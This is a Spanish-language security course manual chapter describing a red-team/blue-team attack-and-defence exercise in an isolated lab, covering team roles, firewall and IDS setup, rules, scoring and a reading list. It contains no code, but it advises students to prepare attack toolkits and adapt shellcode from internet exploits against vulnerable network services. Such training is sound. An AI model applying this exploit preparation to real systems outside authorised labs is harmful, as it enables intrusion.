[NOTA: Esta práctica requiere de bastante tiempo para llevarla a cabo (se estima que por lo menos se requieren de 2 horas). Para evitar causar algún daño a otra infraestructura, tu profesor designará el lugar y los recursos con los cuales podrás hacer la práctica (este lugar será, preferentemente, un laboratorio aislado).]

Actividad 1) Organización de los equipos y asignación de recursos

Tu profesor definirá el número de equipos a participar así como el número de integrantes. Todos los equipos tendrán 2 equipos de cómputo por lo menos (uno o más equipos para realizar ataques y al menos un equipo servidor con 2 aplicaciones de red).

Cada uno de los equipos deberá contar con un grupo de defensa (respuesta a incidentes) y un grupo de ataque ("tiger team") con roles y responsabilidades claramente definidos.

Todos los equipos de cómputo involucrados (servidores y máquinas de ataque) utilizarán como plataforma la misma versión de Knoppix Linux que se usó durante el curso, para tener una plataforma homogénea.

El profesor asignará a cada equipo un perfil de empresa ficticia para guiar las acciones de los equipos (todos los equipos actuarán de la misma manera, bajo las mismas circunstancias).

El profesor asignará un par de aplicaciones de servidor que deberán estar accesibles en todo momento desde la red. Ambas aplicaciones contiene vulnerabilidades y sólo se dará el código fuente de una de ellas (de la otra sólo se entregará el ejecutable). Esta aplicación puede ser generada por el profesor o puede ser alguna de las proporcionadas en el CD SEGCOMP que acompaña este manual.

Durante la práctica, todos los equipos implementarán los siguientes controles:

- Un firewall en el servidor
- Un sistema de detección de intrusos de red en el servidor
- Un sistema de detección de intrusos de host en el servidor
- Un analizador de protocolos capturando todo el tráfico de ataque y conexiones a su servidor (tráfico desde y hacia sus sistemas)

Actividad 2) Preparación de la infraestructura y herramientas

Cada equipo deberá realizar una serie de preparaciones antes de iniciar la práctica de simulación. Los aspectos que debe preparar forzosamente cada equipo (y que pueden ser evaluados por el profesor) se listan a continuación:

- Cada equipo deberá tener listas ciertas políticas y procedimientos, los cuáles deberán estar basados en el perfil de empresa ficticia que definió el profesor (estos lineamientos deberán respetarse y atenderse durante la simulación).
- Cada equipo deberá preparar un "kit" de herramientas de ataque que utilizará durante la simulación. Como mínimo deberá tener las herramientas y los manuales de cada una.
- Cada equipo deberá tener listas las reglas del firewall que se implementará en el servidor (podrán realizarse ajustes durante la simulación); el firewall deberá ser probado e implementado también, de manera que al encender el equipo, éste se ejecute automáticamente.
- Cada equipo deberá contar con una lista, por escrito, del perfil de cada uno de los integrantes, sus responsabilidades y la lista de actividades que realizará durante la simulación.
- Cada equipo deberá preparar una bitácora donde anotará todos los sucesos relevantes, tanto en ataque como en defensa (por ejemplo: ataques realizados exitosos, ataques realizados infructuosos, defensas exitosas, ataques exitosos hacia equipos propios, etc.)

Las siguientes son recomendaciones para los equipos que deseen adelantar algunos aspectos de preparación que serán necesarios durante la simulación, con el propósito de reducir tiempos y probar ciertas técnicas y herramientas:

- Cada equipo podrá buscar las vulnerabilidades en las aplicaciones antes de iniciar la simulación. Con base en lo anterior, se permite que el equipo haga modificaciones a la configuración de los controles de seguridad (firewall, nIDS, hIDS), así como arreglar y recompilar la aplicación de la cual se entrega también el código fuente.
- Cada equipo podrá probar y generar un conjunto de pruebas y configuraciones con las herramientas de ataque que utilizará. El equipo podrá generar sus propias herramientas si así lo desea o utilizar otras herramientas que haya conseguido en Internet, distintas a las vistas en este manual (asumiendo los riesgos implícitos).

[NOTA: Es posible que las aplicaciones sean vulnerables ante alguna o varias de las siguientes vulnerabilidades: desbordamiento de memoria, formato de entrada o condición de vulnerabilidad en el tiempo. **TEN EN CUENTA QUE ÉSTAS SON APLICACIONES DE RED**, por lo tanto su explotación es ligeramente distinta (por ejemplo, en el caso de desbordamiento de memoria, el utilizar código shell para obtener un acceso local no serviría). Revisa algunos exploits de Internet para obtener el shellcode más apropiado y poder así preparar con anticipación tu exploit.]

Reglas del juego

Para dar las mismas oportunidades de éxito (tanto en defensa como en ataque), se aplicarán las siguientes reglas para el desarrollo de esta simulación:

- Ningún miembro del equipo podrá realizar actividades que no le correspondan (que no estén descritas en su lista de actividades y responsabilidades).
- Ningún miembro del equipo podrá tener definidas actividades o responsabilidades de ataque y defensa simultáneamente (un miembro de equipo solo puede ser atacante o defensor pero no ambos).
- Ningún equipo podrá usar infraestructura de red (hardware, dispositivos de red, etc.) que no haya sido autorizada previamente por el profesor.
- Ningún equipo podrá usar aplicaciones de servidor, que no hayan sido autorizadas y revisadas previamente por el profesor.
- Ningún equipo podrá intercambiar información sobre defensas o ataques con otro equipo, antes o durante la simulación.
- No se podrá utilizar el equipo de servidor para funciones de ataque, y en éste se

- deberán ejecutar únicamente las aplicaciones de servidor autorizadas por el profesor, así como los controles de seguridad necesarios para protegerlos.
- Ningún equipo podrá atacar los equipos de los profesores.
 - Ningún equipo podrá apagar o dar de baja, deliberadamente, sus equipos, controles de seguridad o aplicaciones de servidor, durante la simulación.
 - El profesor no dará ninguna recomendación sobre ataques o defensas particulares; los comentarios y observaciones que realice serán sobre aspectos generales y dirigidos a todos los equipos.
 - Ningún equipo podrá dar de baja las aplicaciones de servidor sino hasta el final de la práctica o por indicaciones del profesor. Estas aplicaciones deberán estar disponibles en todo momento para cualquier sistema conectado a la red de simulación; esto implica que el equipo debe vigilar el desempeño de la aplicación y volverla a levantar, si ésta tiene problemas de ejecución (derivados seguramente de ataques de otros equipos).
 - Un equipo podrá bloquear con una regla de firewall una dirección IP específica, únicamente al tener pruebas documentadas de ataques originados de esta dirección (haciendo su mejor esfuerzo para descartar falsificación de direcciones). Las actividades de “escaneo” de puertos o enumeración de servicios, por sí solos, no son considerados ataques para efectos de esta simulación.

[NOTA: El incumplimiento al reglamento de la simulación será tomado en cuenta por el profesor para aplicar las penalizaciones que considere pertinentes en la evaluación del equipo infractor.]

[NOTA: los parámetros de evaluación de esta actividad serán definidos y dados a conocer previamente por el profesor.]

Actividad 3) Inicio y desarrollo de hostilidades (simulación)

La simulación iniciará puntualmente, en la fecha y hora indicada por el profesor. El orden y tiempos estimados de algunas actividades iniciales se listan a continuación:

Actividad	Tiempo estimado
1) Publicación de direcciones IP de servidores de equipo (para el conocimiento de todos los equipos).	10 minutos
2) Verificación de preparación de infraestructura de los equipos por parte del profesor.	10 minutos
3) Verificación de aplicaciones en servidores de los equipos	5 minutos
4) Inicio de hostilidades	...

Una vez iniciada la simulación el profesor podrá revisar el desarrollo de actividades como auditor, y penalizar a los equipos por los siguientes eventos:

- Actuar con negligencia (hacer caso omiso de políticas y procedimientos definidos por el equipo)
- Desacato al reglamento
- Inactividad injustificada
- Ser víctimas de un ataque exitoso en su servidores
- No detectar un ataque exitoso hacia sus servidores

El profesor también podrá premiar con puntos los siguientes eventos

- Ataque exitoso hacia otro equipo
- Defensa exitosa de los sistemas durante toda la simulación
- Documentación apropiada de todos los eventos (en bitácora preparada por el equipo)

Para la evaluación solo se tomará en cuenta los eventos documentados y la evidencia recopilada (capturas de imágenes, bitácoras de herramientas, etc.)

[NOTA: los parámetros de evaluación para estos eventos serán definidos y dados a conocer previamente por el profesor.]

Actividad 4) Finalización y análisis de la simulación

Al finalizar el tiempo para la simulación, todos los equipos entregarán al profesor la evidencia de eventos (bitácora de actividades y discos con capturas y bitácoras de herramientas) para la correlación y análisis del simulacro.

Actividades adicionales

Como apoyo para reforzar lo aprendido en esta práctica te sugerimos las siguientes actividades adicionales. Recuerda sólo utilizar infraestructura aislada para este propósito y contar con las autorizaciones correspondientes.

- Realiza un ejercicio similar con una variante: inicia con un sistema comprometido previamente en la red interna, sin firewalls internos, sólo con sistemas de detección de intrusos locales y de red.
- Realiza un ejercicio similar con retos de hackeo contra reloj. Todos los equipos tienen los mismo objetivos de hackeo y el puntaje se da con base en el tiempo que tardan en resolver los retos (el primer equipo en resolver un reto tiene el mayor puntaje para ese reto en particular).
- Realiza un ejercicio similar. En esta ocasión, todos los equipos crean una red con controles de seguridad (firewalls, fortalecimiento de equipos, detectores de intrusos, criptografía, etc.) y un profesor o especialista externo evalúa las implementaciones y soluciones (incluyendo la efectividad de los controles y el impacto al negocio). Todos los equipos parten de requerimientos de negocio para una misma empresa ficticia y el evaluador podrá conocer todos los detalles del esquema de protección.

Bibliografía recomendada

- [1] "Hacking, the Art of Exploitation", Jon Erickson, No Starch Press, 2003
- [2] "Inside Network Perimeter Security", Stephen Northcutt et al, New Riders, 2003
- [3] "The CERT Guide to System and Network Security Practices", Julia H. Allen, Addison Wesley, 2001
- [4] "Intrusion Signatures and Analysis", Stephen Northcutt et al, New Riders, 2001
- [5] "Information Security Architecture", Jan Killmeyer Tudor, Auerbach, 2001
- [6] "Counter Hack", Ed Skoudis, Prentice Hall, 2002
- [7] "Applied Cryptography", Bruce Schneier, Wiley, 1996
- [8] "Handbook of Applied Cryptography", Alfred J. Menezes et al, CRC, 1997
- [9] "PKI Implementation and Managing E-Security", Andrew Nash et al, RSA Press, 2001
- [10] "Incident Response, Investigating Computer Crime", Kevin Mandia and Chris Prosise, Osborne McGrawHill, 2001
- [11] "The Shellcoder's Handbook", Jack Koziol et al, Wiley, 2004
- [12] "Cryptological Mathematics", Robert Edward Lewand, The Mathematical Association of America, 2000

